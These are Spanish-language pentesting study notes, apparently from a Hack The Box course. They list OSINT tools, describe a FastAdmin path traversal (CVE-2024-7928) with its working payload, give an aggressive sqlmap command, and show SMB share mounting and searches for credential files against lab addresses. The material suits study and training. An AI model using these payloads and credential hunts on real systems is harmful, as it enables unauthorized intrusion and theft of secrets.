[La autenticación sin contraseña](#) se logra cuando se utiliza un factor de autenticación distinto de una contraseña. Una contraseña es un factor de conocimiento, es decir, algo que el usuario sabe. El problema de depender únicamente de un factor de conocimiento es que es vulnerable al robo, al intercambio, al uso repetido, al mal uso y a otros riesgos. La autenticación sin contraseña, en definitiva, significa que ya no se necesitan más contraseñas. En cambio, se basa en un factor de posesión, algo que el usuario tiene, o un factor inherente, que es el usuario, para verificar la identidad del usuario con mayor seguridad.

A medida que evolucionan las nuevas tecnologías y los nuevos estándares, necesitamos investigar y comprender los detalles de su implementación para entender si esas alternativas brindarán o no la seguridad que necesitamos para el proceso de autenticación. Puede leer más sobre la autenticación sin contraseña y las estrategias de los diferentes proveedores:

1. [Microsoft sin contraseña](#)
2. [Auth0 Sin contraseña](#)
3. [Okta sin contraseña](#)
4. [PingIdentidad](#)

Existen muchas opciones a la hora de proteger las contraseñas. La elección de la adecuada dependerá de los requisitos de la persona o la empresa. Es habitual que las personas y las empresas utilicen distintos métodos de protección de contraseñas para distintos fines.

<https://www.merklemap.com> (Buscador de dominios, busca todos los que tengan servicios asociados con el sitio web que se busca).

The screenshot shows a dark-themed web application for searching subdomains. At the top, a large title reads "Subdomain Search Engine: Uncover and Explore Subdomains with Ease". Below it is a search bar with placeholder text "Enter domain, search string, or anything contained in a subdomain...". A green button labeled "Search subdomains" is positioned below the search bar. A tip message states: "Tip: You can use wildcards (*) in your search, or prefix with = for exact matches. Examples: =example.com, *example*, *.example.com." Below the tip, a message says "Search across 2,287,055,328 unique subdomains." A section titled "Latest Discoveries" lists several subdomains with their discovery times:

Subdomain	Discovered
sni.cloudflaressl.com	Oct 03, 10:05:52.638 AM
wuzicuzobo.ml	Oct 03, 10:05:52.565 AM
www.orchardbenefits.ca	Oct 03, 10:05:52.481 AM
smma30days.com	Oct 03, 10:05:52.371 AM
n-takaharu.com	Oct 03, 10:05:52.308 AM

<https://web-check.xyz> (david)


Archive History	Firewall Types	Security.txt
Block List Check	Get IP Address	Sitemap
Carbon Footprint	Headers	Social Tags
Cookies	HSTS	SSL Certificate
DNS Server	HTTP Security	Uptime Status
DNS Records	Linked Pages	Tech Stack
DNSSEC	Mail Config	Known Threats
Site Features	Open Ports	TLS Version
Redirects	Quality Check	Trace Route
Robots.txt	Global Rank	TXT Records
	Screenshot	Whois Lookup

<https://dnsdumpster.com> OSINT

The screenshot shows the dnsdumpster.com homepage. The main header reads "dns recon & research, find & lookup dns records". Below the header is a search bar containing "exampledomain.com" and a "Search ➡" button.

Análisis de Correos maliciosos o Phishing

phishtool.com



Vulnerabilidad en FastAdmin (CVE-2024-7928)


Descripción

Una vulnerabilidad fue encontrada en FastAdmin hasta 1.3.3.20220121 y clasificada como problemática. Una función desconocida del archivo **/index/ajax/lang** es afectada por esta vulnerabilidad. La manipulación del argumento lang conduce al **path traversal**. El ataque puede lanzarse de forma remota. El exploit ha sido divulgado al público y puede utilizarse. La actualización a la **versión 1.3.4.20220530** puede solucionar este problema. Se recomienda actualizar el componente afectado.

/index/ajax/lang?lang=../../application/database

The screenshot shows a Burp Suite Professional interface. The "Repeater" tab is selected. A request is being sent to the URL `/index/ajax/lang?lang=../../application/database`. The response shows a JSON object containing MySQL connection parameters. The "Inspector" tab on the right displays the raw request and response, along with detailed headers and cookies.


CVE-2024-7928: **FastAdmin** < V1.3.4.20220530 Arbitrary File Reading Vulnerability



<https://www.datoscif.es> (OSINT ESPAÑA)

Buscar información de empresas españolas gratis e ilimitadamente

The screenshot shows the homepage of DATOSCIF. The header features the logo "DATOSCIF" with a magnifying glass icon integrated into the letter "O". Below the logo is the tagline "INFORMACIÓN DE EMPRESAS ESPAÑOLAS". A search bar contains the placeholder text "Buscar empresa" and a magnifying glass icon. Below the search bar, a promotional message reads: "Buscar empresas por nombre o cualquier directivo, sin limitaciones y totalmente GRATIS para acceder a los informes de empresas y directivos". The background of the page features a blurred image of what appears to be a modern building's exterior.




Buscar también en censys poner la pestaña explore

<https://search.censys.io>

Buscar información de empresas y de las personas de las empresas

<https://rocketreach.co> (Registrarse con un correo cualquiera)



Comando SQLMAP (Nota fuera de CPTS)

```
sqlmap -r archivo.req --dbms="Microsoft Access" --batch --random-agent --tamper=space2comment,between --level 5 --risk 3 --all --technique=BEUSTQ --threads=10
```

Aumentar el Nivel de Profundidad (--level)

Aumentar el Nivel de Riesgo (--risk)

Incluir Múltiples Payloads Tamper: --tamper=space2comment,between

Forzar la Prueba de Todos los Parámetros: --all

Probar con Diferentes Tipos de Carga (--dbms y --technique) BEUSTQ, para probar diferentes métodos de inyección: --technique=BEUSTQ

Usar el Parámetro --threads: --threads=10

Attacking Common Services



Ataque a los servicios comunes

Interacción con los servicios comunes

Las vulnerabilidades suelen ser descubiertas por personas que utilizan y entienden la tecnología, un protocolo o un servicio. A medida que evolucionemos en este campo, encontraremos diferentes servicios con los que interactuar y necesitaremos evolucionar y aprender nuevas tecnologías constantemente.

Para atacar con éxito un servicio, necesitamos conocer su propósito, cómo interactuar con él, qué herramientas podemos usar y qué podemos hacer con él. Esta sección se centrará en los servicios comunes y en cómo podemos interactuar con ellos.

Servicios de intercambio de archivos

Un servicio de intercambio de archivos es un tipo de servicio que proporciona, media y supervisa la transferencia de archivos informáticos. Hace años, las empresas solían utilizar solo servicios internos para compartir archivos, como SMB, NFS, FTP, TFTP, SFTP, pero a medida que crece la adopción de la nube, la mayoría de las empresas ahora también tienen servicios en la nube de terceros como Dropbox, Google Drive, OneDrive, SharePoint u otras formas de almacenamiento de archivos como AWS S3, Azure Blob Storage o Google Cloud Storage. Estaremos expuestos a una combinación de servicios de intercambio de archivos internos y externos, y debemos estar familiarizados con ellos.


Esta sección se centrará en los servicios internos, pero esto puede aplicarse al almacenamiento en la nube sincronizado localmente con servidores y estaciones de trabajo.

Bloque de mensajes del servidor (SMB)


SMB se utiliza habitualmente en redes de Windows y, a menudo, encontraremos carpetas compartidas en una red de Windows. Podemos interactuar con SMB mediante la interfaz gráfica de usuario, la interfaz de línea de comandos o las herramientas. Veamos algunas formas habituales de interactuar con SMB mediante Windows y Linux.

WINDOWS


Existen diferentes formas de interactuar con una carpeta compartida mediante Windows, y exploraremos algunas de ellas. En la interfaz gráfica de usuario de Windows, podemos presionar **[WINKEY] + [R]** para abrir el cuadro de diálogo Ejecutar y escribir la ubicación del recurso compartido de archivos, por ejemplo: **\192.168.220.129\Finance**



Supongamos que la carpeta compartida permite la autenticación anónima, o que nos autenticamos con un usuario que tiene privilegios sobre esa carpeta compartida. En ese caso, no recibiremos ningún tipo de solicitud de autenticación y se mostrará el contenido de la carpeta compartida.



Si no tenemos acceso, recibiremos una solicitud de autenticación.



Windows tiene dos shells de línea de comandos: [Command Shell](#) y [PowerShell](#). Cada shell es un programa de software que proporciona comunicación directa entre nosotros y el sistema operativo o la aplicación, proporcionando un entorno para automatizar las operaciones de TI.

Analicemos algunos comandos para interactuar con el recurso compartido de archivos mediante Command Shell (**CMD**) y **PowerShell**. El comando [dir](#) muestra una lista de los archivos y subdirectorios de un directorio.

CMD de Windows - DIR

```
dir \\192.168.220.129\Finance\
```

The screenshot shows a Windows Command Prompt window titled "Interacción con los servicios comunes". The command entered is "C:\htb> dir \\192.168.220.129\Finance\". The output shows the following information:

```
C:\htb> dir \\192.168.220.129\Finance\  
Volume in drive \\192.168.220.129\Finance has no label.  
Volume Serial Number is ABCD-EFAA  
  
Directory of \\192.168.220.129\Finance  
  
02/23/2022 11:35 AM <DIR> Contracts  
          0 File(s)        4,096 bytes  
          1 Dir(s)  15,207,469,056 bytes free
```

El comando [net use](#) conecta o desconecta una computadora de un recurso compartido o muestra información sobre las conexiones de la computadora. Podemos conectarnos a un recurso compartido de archivos con el siguiente comando y asignar su contenido a la letra de la unidad **n**.

CMD de Windows - Uso de red

```
net use n: \\192.168.220.129\Finance
```

The screenshot shows a Windows Command Prompt window titled "Interacción con los servicios comunes". The command entered is "C:\htb> net use n: \\192.168.220.129\Finance". The output shows the following message:

```
C:\htb> net use n: \\192.168.220.129\Finance  
  
The command completed successfully.
```

También podemos proporcionar un nombre de usuario y una contraseña para autenticarse en el recurso compartido.

```
net use n: \\192.168.220.129\Finance /user:plaintext Password123
```

```
Interacción con los servicios comunes

C:\htb> net use n: \\192.168.220.129\Finance /user:plaintext Password123

The command completed successfully.
```

Con la carpeta compartida asignada como unidad **n**, podemos ejecutar comandos de Windows como si esta carpeta compartida estuviera en nuestra computadora local. Averigüemos cuántos archivos contiene la carpeta compartida y sus subdirectorios.

CMD de Windows - DIR

```
dir n: /a-d /s /b | find /c ":"\"
```

```
Interacción con los servicios comunes

C:\htb> dir n: /a-d /s /b | find /c ":"\"

29302
```

Veamos el comando:

Sintaxis	Descripción
dir	Solicitud
n:	Directorio o unidad para buscar
/a-d	/a es el atributo y -d no significa directorios
/s	Muestra archivos en un directorio específico y todos los subdirectorios
/b	Utiliza un formato simple (sin información de encabezado ni resumen)

El siguiente comando | **find /c ":"\"** procesa la salida de **dir n: /a-d /s /b** para contar cuántos archivos existen en el directorio y los subdirectorios. Puede utilizar **dir /?** para ver la ayuda completa. Buscar entre 29.302 archivos lleva mucho tiempo, las utilidades de línea de comandos y scripts pueden ayudarnos a acelerar la búsqueda. Con **dir** podemos buscar nombres específicos en archivos como: (**Comando para buscar archivos en windows**)

cred
password
users
secrets
key

Extensiones de archivos comunes para código fuente como: .cs, .c, .go, .java, .php, .asp, .aspx, .html.

```
dir n:\*cred* /s /b
dir n:\*secret* /s /b
```

```
C:\htb>dir n:\*cred* /s /b  
  
n:\Contracts\private\credentials.txt  
  
C:\htb>dir n:\*secret* /s /b  
  
n:\Contracts\private\secret.txt
```

Si queremos buscar una palabra específica dentro de un archivo de texto, podemos utilizar findstr.

CMD de Windows - Findstr

```
findstr /s /i cred n:\*.*
```

```
c:\htb>findstr /s /i cred n:\*.*  
  
n:\Contracts\private\secret.txt:file with all credentials  
n:\Contracts\private\credentials.txt:admin:SecureCredentials!
```

Windows PowerShell

PowerShell se diseñó para ampliar las capacidades del shell de comandos para ejecutar comandos de PowerShell denominados **cmdlets**. Los **cmdlets** son similares a los comandos de Windows, pero proporcionan un lenguaje de scripting más extensible. Podemos ejecutar comandos de Windows y **cmdlets** de PowerShell en PowerShell, pero el shell de comandos solo puede ejecutar comandos de Windows y no **cmdlets** de PowerShell. Repliquemos ahora los mismos comandos usando PowerShell.

```
Get-ChildItem \\192.168.220.129\Finance\
```

```
PS C:\htb> Get-ChildItem \\192.168.220.129\Finance\  
  
Directory: \\192.168.220.129\Finance  
  
Mode LastWriteTime Length Name  
---- ----- ----  
d---- 2/23/2022 3:27 PM Contracts
```

En lugar de **net use**, podemos usarlo **New-PSDrive** en PowerShell.

```
New-PSDrive -Name "N" -Root "\\\\"192.168.220.129\\Finance" -PSProvider "FileSystem"
```

```
PS C:\\htb> New-PSDrive -Name "N" -Root "\\\\"192.168.220.129\\Finance" -PSProvider "FileSystem"

Name          Used (GB)    Free (GB) Provider      Root
----          -----        -----        FileSystem  \\\\"192.168.220.129\\Finance
N
```

Para proporcionar un nombre de usuario y una contraseña con PowerShell, necesitamos crear un [objeto PSCredential](#). Este ofrece una forma centralizada de administrar nombres de usuario, contraseñas y credenciales.

```
$username = 'plaintext'
$password = 'Password123'
$secpassword = ConvertTo-SecureString $password -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential $username,
$secpassword
New-PSDrive -Name "N" -Root "\\\\"192.168.220.129\\Finance" -PSProvider
"FileSystem" -Credential $cred
```

```
PS C:\\htb> $username = 'plaintext'
PS C:\\htb> $password = 'Password123'
PS C:\\htb> $secpassword = ConvertTo-SecureString $password -AsPlainText -Force
PS C:\\htb> $cred = New-Object System.Management.Automation.PSCredential $username, $secpassword
PS C:\\htb> New-PSDrive -Name "N" -Root "\\\\"192.168.220.129\\Finance" -PSProvider "FileSystem" -Credential $cred

Name          Used (GB)    Free (GB) Provider      Root
----          -----        -----        FileSystem  \\\\"192.168.220.129\\Finance
N
```

Windows PowerShell - GCI

En PowerShell, podemos utilizar el comando **Get-ChildItem** la variante corta **gci** en lugar del comando **dir**.

```
PS C:\\htb> N:
PS N:\\> (Get-ChildItem -File -Recurse | Measure-Object).Count
29302
```

Podemos usar la propiedad **-Include** para encontrar elementos específicos del directorio especificado por el parámetro Path.

```
PS C:\htb> Get-ChildItem -Recurse -Path N:\ -Include *cred* -File

Directory: N:\Contracts\private

Mode                LastWriteTime         Length Name
----                -----          ----- 
-a----   2/23/2022 4:36 PM           25 credentials.txt
```

El **Select-String** cmdlet utiliza expresiones regulares para buscar patrones de texto en cadenas de entrada y archivos. Podemos utilizar **Select-String** un método similar al **grep** de UNIX o **findstr.exe** Windows.

Windows PowerShell - Cadena de selección

```
Get-ChildItem -Recurse -Path N:\ | Select-String "cred" -List
```

```
PS C:\htb> Get-ChildItem -Recurse -Path N:\ | Select-String "cred" -List

N:\Contracts\private\secret.txt:1:file with all credentials
N:\Contracts\private\credentials.txt:1:admin:SecureCredentials!
```

La CLI permite que las operaciones de TI automatizan tareas rutinarias como la administración de cuentas de usuario, las copias de seguridad nocturnas o la interacción con muchos archivos. Podemos realizar operaciones de manera más eficiente mediante el uso de scripts en lugar de la interfaz de usuario o GUI.

Linux

También se pueden utilizar máquinas Linux (UNIX) para explorar y montar recursos compartidos SMB. Tenga en cuenta que esto se puede hacer tanto si el servidor de destino es una máquina Windows como si es un servidor Samba. Aunque algunas distribuciones Linux admiten una interfaz gráfica de usuario, nos centraremos en las herramientas y utilidades de línea de comandos de Linux para interactuar con SMB. Veamos cómo montar recursos compartidos SMB para interactuar con directorios y archivos de forma local.

Linux - Montaje

```
sudo mkdir /mnt/Finance
sudo mount -t cifs -o username=plaintext,password=Password123,domain= //192.168.220.129/Finance /mnt/Finance
```

```
● ● ● Interacción con los servicios comunes  
]$ sudo mkdir /mnt/Finance  
]$ sudo mount -t cifs -o username=plaintext,password=Password123, domain=. //192.168.220.129/Finance /mnt/Finance
```

Como alternativa, podemos utilizar un archivo de credenciales.

```
mount -t cifs //192.168.220.129/Finance /mnt/Finance -o credentials=/path/credentialfile
```

```
● ● ● Interacción con los servicios comunes  
AlejandroGB@htb[/htb]$ mount -t cifs //192.168.220.129/Finance /mnt/Finance -o credentials=/path/credentialfile
```

El archivo **credentialfile** debe estar estructurado así:

Código: txt

```
username=plaintext  
password=Password123  
domain=.
```

Nota: Necesitamos instalarlo **cifs-utils** para poder conectarnos a una carpeta compartida SMB. Para instalarlo podemos ejecutar desde la línea de comandos **sudo apt install cifs-utils**.

Una vez que se monta una carpeta compartida, puede utilizar herramientas comunes de Linux como **find** o **grep** para interactuar con la estructura de archivos. Busquemos un nombre de archivo que contenga la cadena **cred**:

Linux - Buscar

```
find /mnt/Finance/ -name *cred*
```

```
● ● ● Interacción con los servicios comunes  
AlejandroGB@htb[/htb]$ find /mnt/Finance/ -name *cred*  
/mnt/Finance/Contracts/private/credentials.txt
```

A continuación, busquemos archivos que contengan la cadena **cred**:

```
grep -rn /mnt/Finance/ -ie cred
```

```
AlejandroGB@htb[/htb]$ grep -rn /mnt/Finance/ -ie cred  
/mnt/Finance/Contracts/private/credentials.txt:1:admin:SecureCredentials!  
/mnt/Finance/Contracts/private/secret.txt:1:file with all credentials
```

Otros servicios

Existen otros servicios de intercambio de archivos, como FTP, TFTP y NFS, que podemos adjuntar (montar) mediante diferentes herramientas y comandos. Sin embargo, una vez que montamos un servicio de intercambio de archivos, debemos comprender que podemos utilizar las herramientas disponibles en Linux o Windows para interactuar con archivos y directorios. A medida que descubramos nuevos servicios de intercambio de archivos, necesitaremos investigar cómo funcionan y qué herramientas podemos utilizar para interactuar con ellos.

Correo electrónico

Normalmente necesitamos dos protocolos para enviar y recibir mensajes, uno para enviar y otro para recibir. El Protocolo simple de transferencia de correo (SMTP) es un protocolo de entrega de correo electrónico que se utiliza para enviar correo a través de Internet. Asimismo, se debe utilizar un protocolo de soporte para recuperar un correo electrónico de un servicio. Hay dos protocolos principales que podemos utilizar: POP3 e IMAP.

Podemos utilizar un cliente de correo como [Evolution](#), el gestor de información personal oficial y cliente de correo del entorno de escritorio GNOME. Podemos interactuar con un servidor de correo para enviar o recibir mensajes con un cliente de correo. Para instalar Evolution podemos utilizar el siguiente comando:

Linux - Instalar Evolution

